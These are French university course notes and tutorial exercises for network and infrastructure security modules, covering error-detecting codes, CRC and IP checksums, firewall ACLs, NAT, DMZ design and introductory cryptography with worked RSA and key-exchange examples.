Université Grenoble Alpes

IUT1 de Grenoble

Département RESEAUX et TELECOMMUNICATIONS

Licence Professionnelle

Réseaux Informatiques, Mobilité, Sécurité RIMS

Module 25 :
Sécurité des Réseaux

Module 33 :
Sécurité des Infrastructures

Prise de notes partielle

--

Enoncés de TD

Cyril BRAS, Jean-Marc THIRIET, Olivier BRIZARD,
Denis LUBINEAU

Année 2022-2023 : ORGANISATION DES DEUX MODULES DE SECURITE

M25 : 30 heures répartis en 18 heures de CM/TD et 12 heures TP
M33 : 30 heures répartis en 18 heures de CM/TD et 12 heures TP

Titre	Chapitre	Cours /TD	TP	Intervenant CTD	Intervenant TP
International Programme (English) M25 Network Security					
Chap M25-1	Codes	2		JMT	
Chap M25-2	C. Prot : Architecture	4	6	CB	OB
Chap M25-3	C. Prot : Crypto	6	6	JMT	OB
Chap M25-4	C. Prot : Protocols-VPN	3		JMT	
	Conference	2		JMT	
Exam		1		JMT	
Total		18	12		
International Programme (English) M33 Infrastructure Security					
Chap M33-1	Risk analysis	3		JMT	
Chap M33-2	C.-Attacks	4		CB	
Chap M33-3	C. threat, responses 1	3		CB	
Chap M33-4	C. threat, responses 2 : IDS	3	6	JMT	DL
Chap M33-5	Strategy, Audit	4	6	JMT	JMT
Exam		1		JMT	
Total		18	12		
Programme RIMS (Français, formation initiale et alternance) M25 sécurité des réseaux					
Chap M25-1	Codes	2		JMT	
Chap M25-2	C. Prot : Architecture	4	6	CB	JMT/OB
Chap M25-3	C. Prot : Crypto	6	6	JMT	JMT/OB
Chap M25-4	C. Prot : Protocole-VPN	3		JMT	
	Exposés sécurité	2		JMT	
Examen		1		JMT	
Total		18	12		
Programme RIMS (Français, formation initiale et alternance) M33 sécurités des infrastructures					
Chap M33-1	Analyse de risques	3		JMT	
Chap M33-2	C.Attaques	4		CB	
Chap M33-3	C.menaces, réponses 1	3		CB	
Chap M33-4	C. menaces, réponses 2 : IDS	3	6	JMT	DL(FI/FC)
Chap M33-5	Stratégies, Audit	4	6	JMT	JMT
Exam		1		JMT	

CHAPITRE M25-1 : CODES DE DETECTION ET CORRECTION DES ERREURS

- BER (**Bit error rate**)
  - Erreurs de bit uniques
  - Groupes de bits en erreur

  (Erreurs en rafale / **burst errors**)
- BER : probabilité P qu'un bit unique soit corrompu dans un temps fini
- BER de $P=10^{-3}$ signifie que, en moyenne, 1 bit parmi 10^3 => corrompu
- Pour une chaîne de N bits => $1-(1-P)^N$
  - Avec $P=10^{-3}$ et N=10 =>la probabilité pour la chaîne d'être corrompue => 10^{-2}

Exemple : contrôle de parité

parité paire : 10110111

bit parité

parité impaire : 10110110

- Parité verticale
- Parité longitudinale:

	0	1	0	0	0	1	1	**0**
	1	0	1	1	1	0	0	**1**
	1	1	0	1	0	1	0	**1**
LRC	**1**	**1**	**0**	**1**	**0**	**1**	**0**	**1**

(parité impaire)

	0	1	0	0	0	1	1	**0**
	1	0	1	1	**0**	0	0	**1**
	1	1	0	1	0	1	0	**1**
LRC	**1**	**1**	**0**	**1**	**0**	**1**	**0**	**1**

Erreur de parité dans une ligne et dans une colonne.

ARITHMETIQUE POLYNOMIALE MODULO 2

- Un polynôme représente une suites de bits:

  110001 ------- > x^5+x^4+1
- Addition et soustraction **sans retenue**: OU EXCLUSIF

	1	0	0	1	1	0	1	1		x^7	+	x^4	+	x^3	+	x + 1
+	1	1	0	0	1	0	1	0	+	x^7	+	x^6	+	x^3	+	x
=	0	1	0	1	0	0	0	1	=			x^6	+	x^4	+	1

- Les codes cycliques:

- EMETTEUR
  - **Données (message à transmettre) : suite de bits représentée par M(x)**
  - **L'émetteur divise x^r.M(x) par G(x) avec G(x) de degré r (r + 1 bits), polynôme générateur**
  - **x^r.M(x) = G(x).Q(x) + R(x), le degré du reste R(x) sera au maximum de r-1 (r bits)**
  - **On transmet la trame T(x) = x^r.M(x) + R(x)**
- RECEPTEUR

  Le récepteur divise T(x) par G(x) et doit trouver 0

Polynômes standardisés


- **CRC12 = $x^{12} + x^{11} + x^3 + x^2 + x + 1$**
- **CRC16 = $x^{16} + x^{15} + x^2 + 1$**
- **CRC-CCITT = $x^{16} + x^{12} + x^5 + 1$ (recommandation V41 utilisé dans HDLC)**
- **CRC-32 (Ethernet): = $x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + X + 1$**

1.4 Checksums

- RFC 791:
  - *The checksum field is the 16-bit one's complement of the one's complement sum of all 16-bit words in the header.*
- IP and TCP headers used in Internet networks uses a simpler method (easier to implement): CHECKSUM (*somme de contrôle*).
- From RFC 1071 (RFC (« standards ») which defines calculation methods for checksum in IP environment)
  - Take a 16-bits word
  - Calculate the *one's complement sum* (! sum to which the carry is directly added to the result !)
  - At the end, determine the *one's complement* of the result (! Inversion of all the bits of the result !)
  - Then this result should be placed in the checksum field

- Pour vérifier le bon déroulement de la transmission, la somme en complément à 1 est calculée sur le même flux d'octets y compris le checksum. Si le résultat est FFFF (avant inversion ou 0000 après inversion), cela signifie qu'il n'y a pas d'erreurs !
  - Remarque :
    - Le **complément à 1** est le nombre obtenu par inversion de tous les bits
    - !! La **somme en complément à 1** est une somme dans laquelle la retenue est elle-même ajoutée au résultat !!
      - Ex : Calcul de 0xE + 0x3 sur 4 bits en somme complément à 1
        - Calcul normal 0xE + 0x3 = 0x11
        - Calcul en somme complément à 1 sur 4 bits de 0xE + 0x3 = 0x2 = $(0010)_2$
          - Ex : Le complément à 1 de ce résultat vaut $(1101)_2$ soit 0xD

Un paquet IP est constitué d'un entête de 20 octets et de données selon la structure suivante :



45	00	00	5A
33	C0	00	00
80	11	Checksum	
AC	10	07	CE
AC	10	07	CB

TD M25-1 CODES DE DETECTION ET CORRECTION DES ERREURS

Ex M25-1.1 Dans le code ASCII, le mot "INT" est codé par les 3 caractères de 7 bits (le code ASCII est donné en hexadecimal):

I → 49
N → 4E
T → 54

a) Donner le message transmis, en ajoutant aux caractères une parité paire pour le VRC et une pour le LRC. Nous considérons que le bit de parité est à droite.
b) Même question avec une parité impaire.

Ex M25-1.2 Pour transmettre le message 11010101 10100100, on souhaite calculer le CRC en utilisant le polynôme générateur équivalent à la suite binaire 10101101.
Calculer le CRC, précisez quelle est la taille du CRC et pourquoi.


Ex M25-1.3 On désire transmettre un message composé des 4 chiffres hexadécimaux : BE85, le 1er bit transmis est le poids fort des données, la protection contre les erreurs se fait par 8 bits de LRC en parité impaire.
a) Calculer le LRC sur 8 bits.
b) Donner la forme polynomiale du message à transmettre.
c) Donner la suite binaire complète transmise au récepteur.

Ex M25-1.4 On désire transmettre le mot "AB". Chaque caractère est codé en ASCII sur 7 bits et un 8ème bit de périté est ajouté à droite, en parité paire. Précisez quel contenu binaire doit être transmis.
Nous allons ensuite calculer le CRC de cette suite binaire. Calculer le CRC émis en utilisant comme polynôme générateur $x^8 + x^3 + 1$

Ex M25-1.5 On désire transmettre le message de 6 bits : 011011, le 1er bit transmis étant celui de gauche.
a) Donner la suite binaire transmise avec le polynôme générateur $G(x) = x^{12} + x^{11} + x^3 + x^2 + x + 1$

b) Calculer le reste trouvé par le récepteur après division par G(x) du message reçu.
c) Nous supposons que par suite d'une erreur de transmission, le premier bit du CRC transmis est inversé, donner la valeur polynomiale R(x) du reste trouvé par le récepteur.

Ex M25-1.6 Un paquet IP est constitué d'un entête de 20 octets et de donnée selon la structure suivante :




45	00	00	5A
33	C0	00	00
80	11	Checksum	
AC	10	07	CE
AC	10	07	CB

Les octets 11 et 12 correspondent au checksum de l'entête.
Les octets 13 à 16 représentent en hexadécimal l'adresse IP de la machine émettrice.
Les octets 17 à 20 représentent en hexadécimal l'adresse IP de la machine destinataire


a) Calculer le checksum sur 16 bites de l'ensemble de l'en-tête (les 18 octets),
b) Déterminer les adresses IP source et destination en notation décimale

Chapitre M25-2 : C. Prot : Architecture




ACL applied to router input, from Internet to LAN

```
ip address 192.168.254.1/30
ip address group 121 in
access-list 121 permit tcp any any eq 22
access-list 121 permit udp any any gt 1023
access-list 121 permit icmp any any gt 1023
access-list 121 permit icmp any any echo-reply
access-list 121 permit icmp any any unreachable
access-list 121 permit icmp any any administratively-prohibited
access-list 121 permit icmp any any time-exceeded
access-list 121 permit icmp any any packet-too-big
access-list 121 permit tcp any 64.24.14.60 eq ftp
access-list 121 permit tcp any 64.24.14.61 eq smtp
access-list 121 permit tcp any 64.24.14.61 eq domain
access-list 121 permit udp 64.24.14.61 eq domain
```



Règles de filtrage



Suivi d'applications spécifiques (exemple de protocoles)

- CU-SeeMe (port 7648): visioconférence PTP
- FTP (port 21)
- H.323 (port 1720): communication multimedia (VoIP, vidéo, audio)
- ICMP: dépannage de problèmes (administrateur) + utilisé par les pirates => ne laisser passer que les messages ICMP générés à l'intérieur du réseau
- MCGP (Media Control Gateway Protocol, port 2427) : VoIP
- MSRPC (Microsoft Remote Procedure Call Protocol, port 135) : communication de processus inter-systèmes
- NetShow (port 1755): Microsoft streaming
- NetShow (port 1755): streaming Microsoft
- R-EXEC (port 512) : commandes distantes (Unix)
- R-SHELL (port 514): shell distant (Unix)
- RTSP (Real-Time Streaming Protocol, port 544): streaming et VoIP
- SMTP (Simple Mail Transfer Protocol, port 25): courrier
- SQLNet (port 1521): Communications clients-BdD
- Stream Works (port 1558): Streaming de Real Networks
- Real Audio (port 7070): Streaming de Real Networks
- TFTP (Trivial File Transfer Protocol, port 69): transfert de fichiers clients-serveurs
- VDOlive (port 7000) : streaming


Principe de base pour la configuration d'un pare-feu

- Moindre privilège : ne pas accorder aux utilisateurs du réseau protégé par le pare-feu des droits dont ils n'ont pas la nécessité ; interdire par exemple le peer-to-peer dans le cadre d'une entreprise
- Interdiction par défaut : interdire par défaut tout transit à travers le pare-feu et ne laisser passer que celui qui est explicitement autorisé, évitant ainsi tout transit involontairement intercepté
- Interdiction des flux initiés depuis une zone de moindre confiance (Ex : DMZ -> IN)
- L'interface d'administration ne doit être accessible qu'à partir d'une zone de confiance (VLAN ADMIN)
- Défense en profondeur : utiliser les moyens de protection à tous les niveaux possibles, par exemple en analysant et filtrant tout ce qui peut l'être au niveau du pare-feu. Ce principe évite de laisser entrer dans le réseau des communications indésirables, même si un autre moyen de contrôle est utilisé plus en profondeur dans le réseau

- Goulet d'étranglement : toutes les communications entrant et sortant du réseau doivent transiter par le pare-feu. Il ne faut pas de points d'entrée ou de sortie du réseau non contrôlés, comme par exemple des modems sauvages
- Simplicité : les règles de filtrage du pare-feu doivent être les plus simples et les plus compréhensibles possibles afin d'éviter toute erreur de la part de l'administrateur ou de ses successeurs
- Participation des utilisateurs : les utilisateurs doivent être impliqués dans la mise en place du pare-feu. Ils doivent en effet exprimer leurs besoins et recevoir en échange les raisons et les objectifs de l'installation d'un tel dispositif ; les contraintes afférentes au pare-feu seront ainsi mieux acceptées.

Rappels : NAT

Règles de translation



Rappel : adressage privé

- Adresses de l'internet (IPv4)
  - Théorie, 2^{32} adresses (~4,3 Mds d'adresse)
  - Pratique
    - Adresses publiques : ~3,2 Mds
    - Adresses réservées : test…
    - Adresses privées : réservées pour les réseaux internes (non accessibles de l'extérieur)
      - 10.0.0.0 à 10.255.255.255 (préfixe 10/8)
      - 172.16.0.0 à 172.31.255.255 (préfixe 172.16/12)
      - 192.168.0.0 à 192.168.255.255 (préfixe 192.168/16)

TD M25-2 C. Prot : Architecture

Questions : **Qu'est-ce qu'un pare-feu ? Quels sont ses rôles et fonctions ?**

Un pare-feu est un outil de sécurité nécessaire mais pas suffisant, pourquoi ?

Définissez le concept de sécurité périmétrique (zone démilitarisée)

Ex M25-2.1 : en-tête de courrier électronique

- Ci-dessous l'en-tête d'un courriel. Comment expliquer les deux adresses IP différentes apparaissant dans l'en-tête ?

```
Received: from gw_05[192.168.227.29]
(cust-90-62.as01.chcg.eli.net  [209.210.90.62])  by  ns.tsp.co.kr  with  SMTP  id
LAA29540; Fri, 10 Oct 2008 11:45:27 +0900
```

Ex M25-2.2 : Pare-feu

2.1 Proposer une architecture autour d'un pare-feu admettant:
- un réseau privé composé de deux machines, une faisant office de serveur DNS et une machine client
- une zone démilitarisée (DMZ) composée d'un serveur web et dns et d'un serveur de messagerie
- un accès à un réseau externe

.2 Proposez un choix de numérotation pour les réseaux et les machines, y compris les interfaces du pare-feu que l'on pourra appeler IN (interne), OUT (externe) et DMZ, sachant que l'on veut que les machines du réseau interne ne soient pas visibles depuis l'internet.
On peut utiliser l'adresse publique 152.77.63.61
.3 Etablir des règles de translation pour permettre aux machines du réseau interne de se connecter sur l'internet.
On pourra utiliser une syntaxe de la forme suivante:
'Source port translaté'
Source: adresse IP de la machine source ou du réseau source
Port: port (numéro (ex: 53) ou protocole (ex: udp) associé, on peut mettre 'aucun' ou 'tous', si nécessaire)
Translaté: adresse IP de la machine qui effectue la translation (vue du réseau extérieur)
Ex:
- 10.3.0.0 http 192.54.10.7
- 172.16.6.0 tous 192.27.18.32

2.**4** Proposer des règles de filtrage permettant de se protéger le plus possible et de connecter les machines du réseau privé sur l'internet pour faire des pings (protocole icmp), et avoir accès à des serveurs http (protocole http, sans distinction de sites). Précisez clairement les choix que vous effectuez concernant les règles de filtrage.
On fera notamment attention à la stratégie à mettre en place concernant les dns : le dns du réseau privé interrogera le dns de la DMZ qui interrogera un dns extérieur à l'adresse 193.58.231.94
On pourra utiliser une syntaxe de ce type:
'Protocole source destination service action'
Protocole: protocole concerné (on pourra mettre 'tous' si nécessaire)
Source: adresse IP de la **machine** ou du **réseau** source
Destination: adresse IP de la **machine** ou du **réseau** destination (on pourra mettre 'tous' si nécessaire)
Service: numéro de port (on pourra mettre 'tous' si nécessaire)
Action: 'passer' ou 'bloquer'
Ex:
- tcp 10.3.0.0 172.16.6.0 tous passer
- icmp 10.3.0.4 tous tous bloquer


2.5 Proposer des règles de filtrage permettant à des utilisateurs extérieurs d'avoir accès au serveur de messagerie (port 143) ou au serveur web (port 80) + translations d'adresse.

Ex M25-2.3 : Filtrage applicatif

Qu'apporte le filtrage effectué au niveau applicatif ?


Ex M25-2.4 : Masquage des adresses IP

Quel est l'intérêt principal de masquer les adresses IP internes à une organisation ? Quel type de système permet de le faire ?



✓**La même clé est utilisée pour chiffrer et déchiffrer**
✓**Problème : TRANSFERT de la clé**

Figure 1 : Chiffrement : type symétrique (clé privée)



✓**Le chiffrement est effectué avec la clé publique**
✓**Garantie : que « SEUL » le détenteur de la clé privée peut lire le message**

Figure 2 : Chiffrement : type asymétrique (clé publique)

- Soit un alphabet {A, B, C, D}

texte t / clé k	A B C D
A	C D B A
B	D C A B
C	C A B D
D	B D A C

Texte clair : ABCBACCBA ACBB
Clé : DBBCBAACD DBBC

Texte crypté : BCAADBBAB BACA


- Nécessite des clés de très grande taille pour être peu vulnérable…

Figure 3 : Exemples de codage : les codes poly-alphabétiques

- (b_n) = (2, 6, 3, 2, 1, 0, 5, 0, 3, 7)
- F= 01001010 10010101 00101001 00010100 11010110 11110001
- Et
- F'= 01101000 10000101 00001001 01010100 01010010 01100000

Bit 2 Bit 6 Bit 3 Bit 2 …

Figure 4 : Inversion de bits suivant une suite aléatoire : exemple



L'algorithme DES

Application des algorithmes asymétriques

- https://www.cs.drexel.edu/~jpopyack/IntroCS/HW/RSAWorksheet.html
- On va encrypter le message '**HELLO**'. On va prendre le code ASCII (en décimal) de chaque caractère et on les met bout à bout:
  - **m = 72-69-76-76-79 (en base 10)**
- Ensuite, il faut découper le message en blocs qui comportent moins de chiffres que **n**.
- **n** comporte 4 chiffres, on va donc découper notre message en blocs de 3 chiffres:
  - 726 976 767 900
    (on complète avec des zéros)
- Ensuite on encrypte chacun de ces blocs:
  - 726^13 mod **21209** = 11600
    976^13 mod **21209** = 5705
    767^13 mod **21209** = 16590
    900^13 mod **21209** = 3565
    Le message encrypté est **11600.5705.16590.3565**. On peut le décrypter avec d:
  - 11600^1609 mod **21209** = 726 (si 1 bit est corrompu 11601^1609 mod 21209 = 6051)
    5705^1609 mod **21209** = 976
    16590^1609 mod **21209** = 767
    3565^1609 mod **21209** = 900
- C'est à dire la suite de chiffre **726976767900**.
  On retrouve notre message en clair **72 69 76 76 79** : '**HELLO**'.

Cryptographie hybride : génération d'une clé de partage

- Deux utilisateurs vont concevoir une clé commune qui ne servira qu'à eux seuls

ASPECT ASSYMETRIQUE

- Ils choisissent n un nombre produit de deux nombres premier p et q et un entier a (a et n n'étant pas forcément confidentiels)
- Ensuite chacun choisit un entier X appartenant à [1, n-1] et calcule l'entier $Y=a^X \bmod n$
- On obtient deux couples (X_1,Y_1) et (X_2, Y_2) où les valeurs Y_1 et Y_2 vont être publiées

ASPECT HYBRIDE

- Chacun d'eux peut alors calculer la clé $c=a^{X1.X2} \bmod n$ car $c=(Y1^{X2} \bmod n)=(Y2^{X1} \bmod n)$
- R : Chacun ignore le X de l'autre
- La sécurité vient du fait qu'il est impossible en un temps raisonnable de découvrir la clé c par le calcul d'un

logarithme discret (infaisable en un temps raisonnable compte tenu de la taille de n)

ASPECT SYMETRIQUE

- Les utilisateurs peuvent maintenant échanger leurs données de manière cryptée en utilisant un système symétrique grâce à la clé commune c
-


